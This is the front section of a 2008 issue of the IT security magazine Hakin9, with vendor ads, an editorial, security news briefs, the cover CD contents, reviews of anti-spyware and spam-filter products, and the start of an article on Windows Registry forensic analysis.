+CD 6 useful applications · E-book · 8 unique IT security articles

Issue 6/2008 (19) vol.3, No.6, Bi-monthly, ISSN 1733-7186, 14.99 USD 14.99 AUD

HAKIN9 6/2008 (19)

HAKIN9

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

Oracle Auditing Model
Oracle Auditing in a Production Environment

SQL Abuse
SQL Injection in Action

Virtualization & Security
Real Threats to Virtual Systems

Javascript Obfuscation
Hiding Scripts from Detection

Client-side Exploits
Understanding Today's Attack Vectors

WiFi Hacking | Registry Analysis | PKCS | SQL Abuse | Virtualization

BackTrack Cracking on the Eee

HACKING WIFI

APPLICATIONS:

ANTISPYWARE 2 BY ASHAMPOO
ANTIVIRUS BY ASHAMPOO
MAGICAL SECURITY BY ASHAMPOO
PROACTIVE SYSTEM PASSWORD RECOVERY BY ELCOMSOFT
MODELMAKER 9 FOR CODEGEAR IDES & VISUAL STUDIO – DELPHI / C#
TURBODEMO 6 STANDARD BY BALESIO

06
0 74470 22007 7

PLUS

E-BOOK:
Cyberspace and the Changing Nature of Warfare by Kenneth Geers

Protects your computer, the environment, and your wallet.

APC Back-UPS BE750G with SmartShedding™ Technology automatically powers down idle peripherals to save energy and money.

Energy Conscious Choice!

Saves an average of $40 per year* on your electric bill!

Get the most energy efficient desktop battery backup yet.

Let's protect what's important

What's in your computer? Photos, music, personal files, financial data, broadband access, videos, and more. Your computer has never been more important, and yet it has never been at higher risk for damaging power surges and other disturbances.

So like most people, you need to protect your assets. But like most people, you'd also like to protect the environment. With our new energy conscious products, you can do both. Energy efficient by design, our new smart products protect the power going into your computer, at a cost that is quickly offset by big energy savings. How? Not only do the new Back-UPS ES® and SurgeArrest® use power very wisely, they also boast a master/controlled outlets feature, which automatically powers down idle devices to conserve energy.

APC power protection products are available at:

BEST BUY · CDW · circuit city · STAPLES that was easy · Office DEPOT

"The pricetag on the new UPS is $99.99. While I'm not in the habit of endorsing products in this blog, if you're in the market for a workstation-class UPS, why not opt for the greener option?"

- Heather Clancy, ZDNet.com

In fact, while protecting your power supply, we're up to 5 times more energy efficient than any other solution. By saving you $40 a year in energy costs, our Back-UPS ES pays for itself in 2 short years. The high frequency, low copper design has a smaller transformer and environmental footprint. Even the packaging has been carefully selected and manufactured to maximize use of recycled materials and minimize waste.

In this world, every decision you make counts. So protect your power with a battery backup that works to protect the environment. It conserves power, it pays for itself, and it's backed by APC's 20-plus years of Legendary Reliability®. For more information on this or our other great products, or for information about environmentally responsible disposal of your old battery, visit **www.apc.com**

INNOVATIONS 2008

Energy efficient solutions for every level of protection:

Save $25 per year* on your electric bill!

Surge Protection

Starting at $34

Guaranteed protection from surges, spikes, and lightning.

7 outlets, Phone/Fax/Modem Protection, Master/Controlled Outlets

SurgeArrest® P7GT

Save $40 per year* on your electric bill!

Battery Back-UPS®

Starting at $99

Our most energy efficient backup for home computers.

10 outlets, DSL and Coax protection, Master/Controlled Outlets, High Frequency Design, 70 minutes of runtime†

Back-UPS® ES 750G

APC can help with your other power protection needs. Visit apc.com to see our complete line of innovative products.

Enter to Win a Back-UPS® ES 750G! (a $99 Value)

Also, enter keycode to view other special offers and discounts.

Visit www.apc.com/promo Key Code d774w or Call 888.289.APCC x8052 or Fax 401.788.2797

APC® Legendary Reliability®

e-mail: esupport@apc.com • 132 Fairgrounds Road, West Kingston, RI 02892 USA • 998-0969 †Runtimes may vary depending on load.

*Average savings are based on comparable competitive models, and are comprised of two energy saving features: an ultra efficient electrical design, and the master/controlled outlets feature.

Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

SAINT features now include –

- ✔ PCI compliance reporting
- ✔ Correlation of CVE and CVSS scores and vectors
- ✔ IPv4 and IPv6 scans and exploits
- ✔ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hackin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com

Extreme Network Security

CONTENTS

hakin9 team

Editor in Chief: Ewa Dudzic *ewa.dudzic@hakin9.org*
Executive Editor: Monika Drygulska *monika.drygulska@hakin9.org*
Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape
Editor Assistant: Monika Świątek *monika.swiatek@hakin9.org,*

DTP: Ireneusz Pogroszewski, Przemysław Banasiewicz,

Art Director: Agnieszka Marchocka *agnieszka.marchocka@hakin9.org*
Cover's graphic: Łukasz Pabian

CD: Rafał Kwaśny rafal.kwasny@gmail.com

Proofreaders: Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin Mcdonald, John Hunter
Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Monroe Dowling, Avi Benchimol

Senior Consultant/Publisher: Paweł Marciniak
Production Director: Marta Kurpiewska *marta.kurpiewska@hakin9.org*
Marketing Director: Ewa Dudzic *ewa.dudzic@hakin9.org*
Circulation and Distribution Executive: Ewa Dudzic *ewa.dudzic@hakin9.org*
Subscription: *customer_service@hakin9.org*

Publisher: Software Wydawnictwo Sp.z.o.o
02-682 Warszawa, ul. Bokserska 1
Worldwide publishing
Business addres: Software Media LLC
1521 Concord Pike, Suite 301 Brandywine
Executive Center Wilmington, DE 19803 USA
Phone: 1 917 338 3631 or 1 866 225 5956
www.hakin9.org/en

Software Media LLC is looking for partners from all over the World.
If you are interested in cooperating with us,please contact us at:
cooperation@hakin9.org

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134, Tel: 239-949-4450.
Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney, Australia, Phone: + 61 2 9972 8800,

To create graphs and diagrams we used smartdraw.com program by SmartDraw

Cover-mount CD's were tested with AntiVirenKit by G DATA Software Sp. z o.o
The editors use automatic DTP system AUPOS
Mathematical formulas created by Design Science MathType™

hakin9 is also available in: The United States, Australia, The Netherlands, Singapore, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear All,

Here we have the fresh 19th issue of hakin9 magazine! I hope that in spite of the fact that days are getting shorter and outside is cold and gloomy, you will enjoy it as much as the other ones. So, please, sit on your couch, have a cup of tea and relax.

This time, as always, we did our best to prepare a special and unique magazine for all of you – IT security fans! This issue is focused on Virtualization. You can read about it in two articles – one written by Rishi Narang describing the threats which you can run into during your work with Virtual Machines. The other one, placed in Consumers Test section, will help you to choose the most suitable VM for you.

Our Basic part this time is taken by Harlan Carvey, the author of great books, who share with you his knowledge on Windows Registry. I encourage you to take a deeper look at our Attack articles as well. In this section you will find papers on client-side exploits, WiFi hacking, SQL Injection attacks, Oracle auditing, and Public Key Cryptography. Not enough? The last but not the least is the defense article explaining the Javascript Obfuscation written by David Maciejak.

Dear Readers – when you have enough of reading, explore our CD and check out the latest 3 version of BackTrack which contains a lot of new applications and hacking tools.

And finally, I'd like to wish you all the best and I hope you will have a Merry Christmas.

If you have any suggestions on how to improve hakin9 – please, let me know. Your feedback is more than appreciated!

Thank you all for creating the magazine as well as helping me out with everything and... see you next year!

Monika Drygulska
monika.drygulska@hakin9.org

CONTENTS

BASICS

ATTACK

DEFENSE

REGULARS

IN BRIEF

APC'S BACK-UPSÂ RS 1500 FEATURES ADVANCED LCD STATUS INDICATORS

The APC Back-UPSâ RS 1500 features an advanced LCD panel that provides status information, including more than 20 status indicators that give available runtime, load and a power event counter. Additionally, surge protection, battery backup, automatic voltage regulation (AVR) and award-winning management software make the APC Back-UPS RS 1500 ideal solutions for protecting home and business users from data loss caused by power problems.

The APC Back-UPS RS 1500 provides abundant battery back up power, allowing users to work through medium and extended power outages with runtimes of up to 154 minutes, depending on the units' load. With eight outlets, six with battery backup and two with surge protection only, the APC Back-UPS RS 1500 also safeguards equipment from damaging surges and spikes that travel along utility, phone and coax cable lines.

The APC Back-UPS RS 1500 also features AVR, which adjusts low voltages to safe levels, so consumers can work indefinitely during brownouts. In addition, APC's PowerChute Personal Edition software gracefully powers down the computer system automatically in the event of an extended power outage. Currently available the Back-UPS RS 1500 carries an estimated resale price of $249.99. For more information visit *www.apc.com*.

GERMAN HACKERS DEFEATING CHINESE CENSORSHIP

During the Olympic Games in Beijing, visitors to China have been offered USB sticks containing a browser using the TOR network to bypass and defeat the Chinese Government censorship of the world wide web.

The package with TorBrowser and Tor project is also available for download from The Chaos Computer Club website. China uses a network of filtering and blocking technologies to prevent access to sites about the Tibet independence movement and past history that the Communist Republic doesn't want its citizens to know about.

The Chaos Computer Club has also produced step by step tutorials on how the Chinese censorship is done and how it can be defeated through the use of a proxy, an anonymizer (TOR) and a VPN.

REMOTE CODE EXECUTION ON INTEL CPU'S

A Russian researcher, Kris Karspersky will publish more details at the Hack In The Box, in Kuala Lumpur on October.

But Intel has already fixed two critical bugs in its chips that according to Kris, allowed him to launch a remote attack against a computer regardless of the installed software.

The bugs affected the ALU and the Cache controller and consisted into a remote code execution.

According to the researcher, Intel Core 2 has over 128 confirmed bugs that in most occasions caused a system crash and sometimes can allow for code execution. The bad news is that only a subset of these bugs has a workaround.

Nobody has come up with a proof of concept exploiting these bugs so far and Kaspersky's code should be the first of a series of malwares targeting the system. The lowest-level code execution exploit ever conceived.

DNS CACHE POISONING, FIRST ATTACKS

Stats show that 75% of the most important ISPs have patched their DNS servers at the time of writing this article. Nonetheless the first cache poisoning attacks are being reported after the exploit codes have been released on Metasploit.

Metasploit's author H D Moore, one of the most renowned names in the security research field has been the first victim of this kind of attack. The AT&T DNS serving one of his company's servers has been cache-poisoned and part of the traffic was pointing to Google pages run by the scammer.

The scammer probably didn't target Moore's company directly due to the nature of the attack meant to trick the final users and not the websites. It was still the first demonstration that this is possible and not so difficult to achieve.

4 YEARS TO EBAY AUCTION FRAUDSTER

23-year old Jeremiah Mondello, managed to rake in $400,000 through illicit sales of pirated software on eBay. The Oregon man used a variety of identities. More than 40 fictitious eBay and PayPal stolen accounts were used before pleading guilty to copyright infringement, mail fraud and aggravated identity theft offences. Now, he has been jailed for 4 years, fined $220,000 in cash and computers confiscated. Software & Information Industry Association announced 6 further lawsuits against traders of illegal software on auction sites.

The Mondello case demonstrates that these pirates won't simply get a slap on the wrist when caught. They very well may end up doing serious time in federal prison. Said VP of Intellectual Property Policy & Enforcement for SIIA.

GARY MCKINNON TO BE EXTRADITED

If you search for Gary McKinnon on Google you find many different definitions for this 42-year old English guy. You find him as the UFO Hacker, the Blank-pass guy or just the most successful hacker of all-times.

Gary McKinnon's arrest is dated 2002. The hack into NASA, US Army, Department of Defense and US Air Force is dated between 2001 and 2002. A lot has been said about him and his discoveries about UFO's, non-terrestrial officers and hidden renewable energy sources. But now his story has come to an end. Gary McKinnon has lost his House of Lords appeal against extradition to the USA. He may face 70 years of jail and the risk of being subjected to Guantanamo Bay style military or special category justice. Last chance for Gary is the European Court of Human Rights.

Gary's solicitors have applied to the ECHR in Strasbourg for interim relief.

IPHONE

You have a package sitting in your shipping department addressed to U R Owned,

INC.? Well, it may be someone warshipping you. David Maynor, one of the cleverest researches presented at Defcon 16, CTO of ErrataSecurity, is the author of the new term warshipping. A practice in which a device capable of sniffing WiFi traffic is being shipped to the company, thus entering the physical boundaries that are off-limits to a wardriver.

The chosen device was a fully fledged iPhone with a battery capable of running for 5 days and stays connected with WiFi in passive mode to collect as much information as possible and return it back to the owner through a reverse (3G) connection.

The package would be shipped to a non-existent recipient at the company's address and probably stay there for some time. Then being sent back or discarded.

The iPhone under 3G network coverage could even be capable of receiving new commands like a real Trojan horse. Performing attacks to the network, penetration testing or using the company's WiFi network for illegal activities

RESTRAINING ORDER ON 3 MIT STUDENTS

Three MIT undergraduate students, scheduled for a presentation at Defcon Sunday August 10th, have received a restraining order.

Their presentation was about hacking the Boston subway card in order to get free rides.

Something the Massachusetts Bay Transit Authority couldn't appreciate to see published even though most of the details including the presentation slides has gone wild on the internet, since the information was included in the conference CD and attached by the 3 students attorneys in one of their pleadings.

As an unexpected result, the restraining order has given a lot of publicity to the speech that despite the order is available for anyone to download. It has produced the opposite effect of spreading it faster.

NEW MICROSOFT PROGRAM HELPS VENDORS FIX VULNERABILITIES

According to Mike Reavey, group manager of the Microsoft Security Response Center, over 80% of the exploits affecting Windows XP systems are against third party apps.

That's the main reason why Microsoft launched a new program to help third-party Windows application vendors fix security flaws in their software.

Microsoft researchers, said Mike, found vulnerabilities in these third-party apps while working on their own research or during the SDLC process.

With MSVR, Microsoft Vulnerability Research, when Microsoft finds a vulnerability in a third-party application, it would officially report it to the affected vendor and then help the vendor in resolving it.

LAVASOFT ANTI-VIRUS HELIX COMPLETE VIRUS PROTECTION

From the makers of Ad-Aware, now comes an individual anti-virus tool for the niche market of savvy customers who want stand-alone security tools versus combination tools or suites. Building on 20 years of anti-virus technology, Lavasoft Anti-Virus Helix offers superior detection rates and real-time protection to defend your PC against a range of cyber threats, like viruses, worms, trojans, rootkits, blended malware, and stealthy drive-by downloads.

Protect your irreplaceable files, photos, music, and documents, and improve PC health with this award-winning anti-virus technology.

LAVASOFT

For more details on how you can add Lavasoft Anti-Virus Helix to your security arsenal, please visit www.lavasoft.com.

Key Features:

- Real-time protection against a host of cyber threats.
- AHeAD Technology (Advanced Heuristic Analysis and Detection) to detect and guard against unknown or rapidly changing attackers.
- Advanced rootkit removal technology.
- Integrated Email scanner (POP3 and SMTP) to prevent email virus attacks.
- WebGuard examines Internet traffic and alerts you to viruses and malware.
- Frequent, automatic updates.

CD CONTENTS

hakin9 magazine always comes with a CD. At the beginning it was based on hakin9.live distribution, then we decided to cooperate with BackTrack team and use their distro as an engine.

hakin9 CD contains some useful hacking tools and plugins from BackTrack. Most of hackers know it well – BackTrack is the most top rated Linux live distribution focused on penetration testing. Every packet, kernel configuration and scripts in BackTrack are optimized to be used by security penetration testers. This time hakin9 CD is based on, full of new hacking tools and programs, BackTrack version 3.

To start using hakin9.live simply boot your computer from the CD. To see the applications, code listings and E-book only, you do not need to reboot the PC – you will find the adequate folders simply exploring the CD.

APPLICATIONS

You will find the following programs in Applications directory on hakin9 CD:

AntiSpyWare 2.02 from Ashampoo – the program which offers protection against more than 1,270,000 threats from the internet. Having run a full computer scan for possible infections, the program will remove the infected files immediately. A permanent active background scanner will notify you in advance and offer real-time protection for the computer. Trial period: 10 days (full version without any limitations after e-mail registration free of charge).

Retail price: USD 29.99
www.ashampoo.com

AntiVirus 1.61 from Ashampoo – a program which protects against over 470,000 viruses, worms, Trojans and dialers. Scans all critical system areas, memory, emails and files. It checks all new files and activity on your computer for both known threats and suspicious behavior and stops attacks before they can do any damage. Trial period: 10 days (full version without any limitations after e-mail registration free of charge).

Retail price: USD 29.99
www.ashampoo.com

Magical Security 1.80 from Ashampoo – a program which encodes files with sensitive contents so that instead of text and numbers they simply contain an incomprehensible mix of letters. It is also able to delete files to ensure their complete, non-residue removal from the hard disk.

Retail price: USD 19.99
www.ashampoo.com

Proactive System Password Recovery from ElcomSoft – a program to recover many types of passwords instantly and without lengthy attacks, as well as displays hidden system information such as Product ID and CD Key. Certain types of passwords that cannot be recovered instantly are attacked with advanced, highly customizable combinations of dictionary and brute-force attacks.

Retail price: USD 89.00
www.elcomsoft.com

ModelMaker 9 for CodeGear IDEs & Visual Studio – Delphi/C# – the program created to model your own Delphi UML and refactoring. Clients who buy this program, use it to make: technical applications and data base in the real time.

Retail price: USD 29.95
www.modelmakertools.com

TurboDemo 6.0 – is a professional software tool, which allows for the easy demonstration of applications, processes, websites or anything displayed on a monitor. Simply capture the screen, edit the project and export it. Create in minutes professional online and offline demos or e-learning tutorials with TurboDemo. The created demo files are small and ideal for the Internet. TurboDemo: the most effective way to demonstrate software, PC applications, processes or websites.

Retail price: USD *290.00*
www.turbodemo.com

E-BOOK

Cyberspace and the Changing Nature of Warfare by Kenneth Geers – All political and military conflicts now have a cyber dimension, whose size and impact are difficult to predict. For national security planners, this includes espionage, reconnaissance, targeting, and warfare itself. This essay offers five strategic reasons why cyber warfare is on the rise, and describes five common tactics used in cyber conflicts. Finally, it summarizes lessons learned from five case studies: Russia-Chechnya, Kosovo, Israel-Palestine, Sino-American *patriotic* hackers, and Estonia..


CODE LISTINGS

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with hakin9 much easier. We place the complex code listings from the articles in DOC directory on the CD. You will find them in folders named adequately to the articles titles.

If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.

If you have experienced any problems with this CD, e-mail: **cd@hakin9.org**

Ad-Aware 2008 Plus



System: Windows Vista (32- and 64-bit), Windows XP (Home and Pro), Windows Server 2003, Windows 2000 Pro
License Commercial
Homepage
http://lavasoft.com/products/ad_aware_plus.php

When I was a Help Desk supervisor, our tech support staff typically used a combination of two Anti-Spyware programs to clean Spyware infected PCs and Ad-Aware was always one of them. It gained a reputation with us as being a very dependable and effective program. Apparently we weren't alone in our reliance on Ad-Aware because according to Wikipedia, Ad-Aware Version 1.06 appeared online May 27, 2005 and by April 23, 2007 the program had been downloaded 239 million times. Ad-Aware 2008 has been downloaded an additional 292 million times. I think it's safe to say that Ad-Aware is an extremely popular program.

Installation

Almost everything about installing Ad-Aware 2008 Pro on a Dell XPS 1330 laptop running Vista Home Premium was uneventful. One little glitch occurred when I noticed that the status of the definitions files showed a date that was several months old. Repeated attempts to update the definitions resulted in a message that the definitions were current. Only after leaving that screen and returning to it did the program update itself to the current date. The rest of the installation process was simple and fast.

Scanning

After the installation was complete I chose to run a Smart Scan, which searches in the most common locations where Spyware and Malware objects are likely to be found. The scan finished in about 25 minutes without any problems.

No critical objects were found on the Dell, which was a well-maintained PC, but 438 tracking cookies were identified and then removed at my request. The scanning function was quite easy to configure and can be set to run automatically. Both AV and Spyware definitions will update automatically.

Overall conclusions

Times are changing and LavaSoft is moving into new territory by providing a more complete solution in a single package. Ad-Aware 2008 Pro does an excellent job both at detecting and removing Spyware and at finding and eliminating other Malware. It is certainly more convenient to configure one program rather than two and any potential conflicts between programs are eliminated.

The lines between Spyware, Viruses, Worms, and other Malware have become blurred so it's entirely possible that an Anti-Spyware program from one company could detect a particular virus definition from another company and conclude that it poses a threat. This isn't going to happen when using Ad-Aware 2008 Pro, because with LavaSoft's combo program you can be assured that the two components have been carefully designed to work smoothly and effectively together.

Ad-Aware 2008 Pro is a product that performs extremely well and that is updated on a frequent basis. Ad-Aware has a long and respected history and continues to devote their extensive resources toward refining and improving their products rather than just resting on their past achievements. Ad-Aware 2008 Pro costs $39.95 for a one year subscription which is very competitive with other available products which may not offer such a full array of features.

I believe we have come full circle back to the day when a single Anti-Spyware program was not sufficient. To be fully effective in removing the extremely stubborn Spyware infections seen today you often need to remove other associated Malware such as Trojans and Backdoor programs at the same time. As a result of this mutual relationship which continues to develop between Spyware and Malware, there is a substantial advantage in having an Anti-Spyware component which works in very close cooperation with an Anti-Malware component. Once again a combined approach is needed to do the best job possible and this is exactly what Ad-Aware 2008 Pro provides.

by Don Iverson

Spam Fighter Professional v6.3.21

If you have been using any spam protection software such as McAfee or Norton you will need to completely uninstall that software before you install Spam Fighter. You should be able to get the McAfee removal tool and/or the Norton removal tool from sites like Softpedia. These removal tools are free. Spam Fighter installs very easily and doesn't require a system reboot. All that is required is that you restart MS Outlook or MS Outlook Express. Everyone is started with the freeware version that adds the ad to the bottom of the emails you send out but this is removed if you pay for the professional version.

We tested the software using Microsoft XP Professional and Microsoft Vista operating systems. There were no instillation issues. You may need to change your firewall settings so it recognizes Spam Fighter as an approved software application to connect to the internet. You will want to allow this software application to connect to the internet so it can download the latest spam signature files to your system.

We tested the software using two different email accounts. The first one was an individual account. 99% of the spam was marked as spam and was correctly placed into the spam folder in our email system. We did have to go into the folder and mark newsletters that we wanted as not spam but acceptable. Besides those newsletters spam was correctly identified. The second account was a small business account that averages 150-160 spam messages a day. Consistently the Spam Fighter software was able to recognize all but 3 spam emails per day. That gives it a 98-98.5% catch rate for a small business. Like all spam filtering software there is a little training involved in telling the software what you will accept such as newsletters. The spam it didn't catch, and no one else can either, is the spammers who quickly change ip addresses. We did notice a slighter screen flicker when using Windows XP Professional when testing the small business scenario that had 150-160 spam emails per day. This was not noticed when using Windows Vista.

Spam Fighter is an excellent spam filter whether you use it using the personal freeware version or the professional version. Both worked the same and the only difference was the professional doesn't place an ad at the bottom of you pages.

Registration was quick and you get a follow up email approximately one week after use from customer support seeing if you need any assistance.

by Rebecca Wynn

System: Windows 98, ME, 2000, XP and Vista (32 bit)
License: Commercial
Application: Spam Fighter
Homepage: *www.spamfighter.com*

PPTminimizer for Servers


balesio®
Premium Quality Software

PPTminimizer for Servers - storage alternative to pricy hardware balesio drastically reduces your data storage, transfer and backup costs…

balesio now provides you with a brand new approach in drastically reducing your operational IT expenses relating **to data storage, data transfer and data backup**. While other storage solutions focus on buying new and expensive hardware, PPTminimizer Enterprise for Servers compresses data intelligently and makes blocked data space available to you.

Many Global Fortune 500, academic and governmental organizations trust market leader in office compression solution and use PPTminimizer to drastically reduce their data storage-, data transfer- and data backup costs.

PPTminimizer compresses presentations and documents by up to 98% without changing the original file format. Therefore, a special program to decompress or "unzip" files is not needed anymore.



Storage costs:


Costs for material, physical server space, maintenance, support, electricity for power and cooling make **hardware solutions considerably more expensive than a software storage solution**. PPTminimizer reduces your data volume while maintaining the amount of files on your server.

Transfer costs:

It goes without saying that smaller files account for **less transfer costs**. Many small- and medium sized enterprises (SMEs) have heavy transfer costs ranging from 5.000 to 25.000 USD/month, especially when running on virtual private networks (VPN) or when sending a lot of data to mobile devices.

Backup costs:

PPTminimizer reducing your data volume while maintaining the amount of files on your server drastically **shortens backup times and saves costs**. The time window IT administrators have to perform a daily data backup is often too small to perform a full backup of all relevant data. Our clients save as much as 5 hours! Extending storage space with new hardware increases data volume, and actually has a negative impact on backup costs and times.



Minimizing your data volume while maintaining the amount of files on your server, drastically reduces data storage, transfer and bacup costs.

For further information, please visit:
www.PPTminimizer.com

Contact **Jay Green** for case studies, return on investment analysis:
Watch out for the NEW white paper:

How to drastically reduce your storage cost
Hakin9 readers get it for **FREE**:
hakin9@balesio.com

Ashampoo® WinOptimizer 4
Computer Bild Test-Sieger
édition 14/2007

Ashampoo® WinOptimizer 5

10 ans d'expérience dans l'optimisation de Windows® !

10 ans d'expérience à un niveau professionnel, c'est ce qu'Ashampoo® propose dans un domaine très important de l'utilisation de PC, à savoir l'optimisation de Windows®. Cette large quantité de connaissances est maintenant la base du nouvel et entièrement amélioré Ashampoo® WinOptimizer 5. Ce programme est conçu pour permettre aux utilisateurs novices et avancés de nettoyer et optimiser leur système Windows® et de l'adapter à leurs propres besoins. Cet outil est aussi bien adapté pour optimiser les systèmes d'exploitation Windows® XP et 2000 que Windows Vista™.

Pour la cinquième manche : Windows tel que je le veux !

Dans le combat pour une exploitation rapide de Windows® et contre une performance endormie, Ashampoo® WinOptimizer 5 a plus d'un tour dans son sac et est paré pour la cinquième manche.

Prix spécial :
€ 29.99
au lieu de 49.99€ – 40% d'économie

Undeleter

Un clic de trop et un fichier important est perdu pour toujours. Vraiment ? Pas tant qu'Undeleter peut y remédier. Undeleter restaure les fichiers supprimés sur les partitions NTFS, FAT-16 et FAT-32. Même les fichiers NTFS cryptés et les fichiers supprimés sur clés USB.

Icon Saver

Beaucoup d'utilisateurs déplacent leurs icônes sur le bureau pour faciliter le plus possible leurs tâches quotidiennes. Malheureusement, cette configuration est vite perdue. Icon Saver mémorise la configuration des icônes sur le bureau et peut la restaurer à tout moment.

Real-time backup

Real-time backup contrôle tous les processus clé du système que l'utilisateur gère avec WinOptimizer pour sauvegarder la configuration originale en temps réel. Si nécessaire, la restauration de la configuration originale est très facile. Des rapports détaillés sont fournis pour chaque sauvegarde.

Registry Optimizer

Précédemment appelé Registry Cleaner, ce module scanne la base de registres Windows®. Ashampoo® WinOptimizer 5, retrouve les liens brisés aux références vides et les élimine ou les répare automatiquement.

Vista Gadget

Sous Windows Vista™, tous les modules de nettoyage d'Ashampoo® WinOptimizer 5 peuvent être démarrés à partir de ce gadget. Les utilisateurs voient alors une représentation graphique des processus ainsi que la capacité restante de leurs disques durs.

Naturellement, les fonctions indispensables d'Ashampoo® WinOptimizer 4 (gagnant du test du magasine informatique allemand ComputerBild, édition 14/07) sont toujours présentes. Plus d'informations et version d'essai gratuite sur :

www.ashampoo.com/wo5

HARLAN CARVEY

Registry Analysis

Difficulty

A considerable amount of forensic analysis of Windows systems today continues to center around file system analysis; locating files in the active file system, or carving complete or partial files from unallocated space within the disk image. However, a great deal of extremely valuable information is missed if the Windows Registry is not thoroughly examined, as well.

The purpose of this paper is to describe what the Registry is, describe its structure, how it can and should be parsed, and then to describe how information extracted from the Registry can be valuable to real-world investigations. This paper discusses the Windows Registry for the Windows NT family of operating systems, including Windows 2000, XP, 2003, and Vista.

The Windows Registry

What is the Windows Registry? Microsoft describes [1] the Registry as *a central hierarchical database used in Microsoft Windows… to store information that is necessary to configure the system for one or more users, applications and hardware devices*. In a nutshell, the Registry replaces the text-based `.ini` files that were so popular in MS-DOS and early versions of Windows. The Registry maintains a great deal of information about the configuration of the system…services to run, when to run them, how the user likes their desktop configured, etc. The Registry also maintains information about hardware devices added to the system, applications that were installed on the system, as well as information about how the user has configured (window positions and sizes, recently accessed files, etc.) many of those applications.

The Registry database or *hive file* structure consists of various types of cells; for example, key cells contain keys, also known as *key nodes*. Key cells maintain all of the information about the key, including the number of subkeys and values *within* the key, as well as the LastWrite time of the key (a FILETIME [2]object indicating when the key was last modified). Value cells contain information about a specific value within a key. Values consist primarily of a name, the type [3] (string, binary, etc.) of the data, and the data itself. There are other types of cells within the Registry, but this paper will focus primarily on the key and value cells.

Most administrators (and some users) interact with the Registry through the Registry Editor (*regedit.exe*), which provides a nice, easy to use interface into the binary database structure of the Registry, as illustrated in Figure 1.

When viewed through the Registry Editor, the Registry keys appear as folders in the left-hand pane, and any values associated with that specific key appear neatly in the right-hand pane of the user interface (UI). While the Registry Editor does allow an examiner to load arbitrary hive files for viewing (i.e., choose the `HKEY_USERS` folder, and then select *File›Load Hive* from the file menu), it does not allow for easy searching [4] or viewing of arbitrary values, particularly those that are binary data types. Also, RegEdit doesn't allow the examiner to easily view pertinent timestamps associated with Registry keys (and some values), nor to easily correlate data from across multiple keys.

WHAT YOU WILL LEARN...

The basic of the structure of the Windows Registry

How the Registry itself can be used to further a forensic examination

WHAT YOU SHOULD KNOW...

Be familiar with Windows, the Registry Editor and forensic analysis

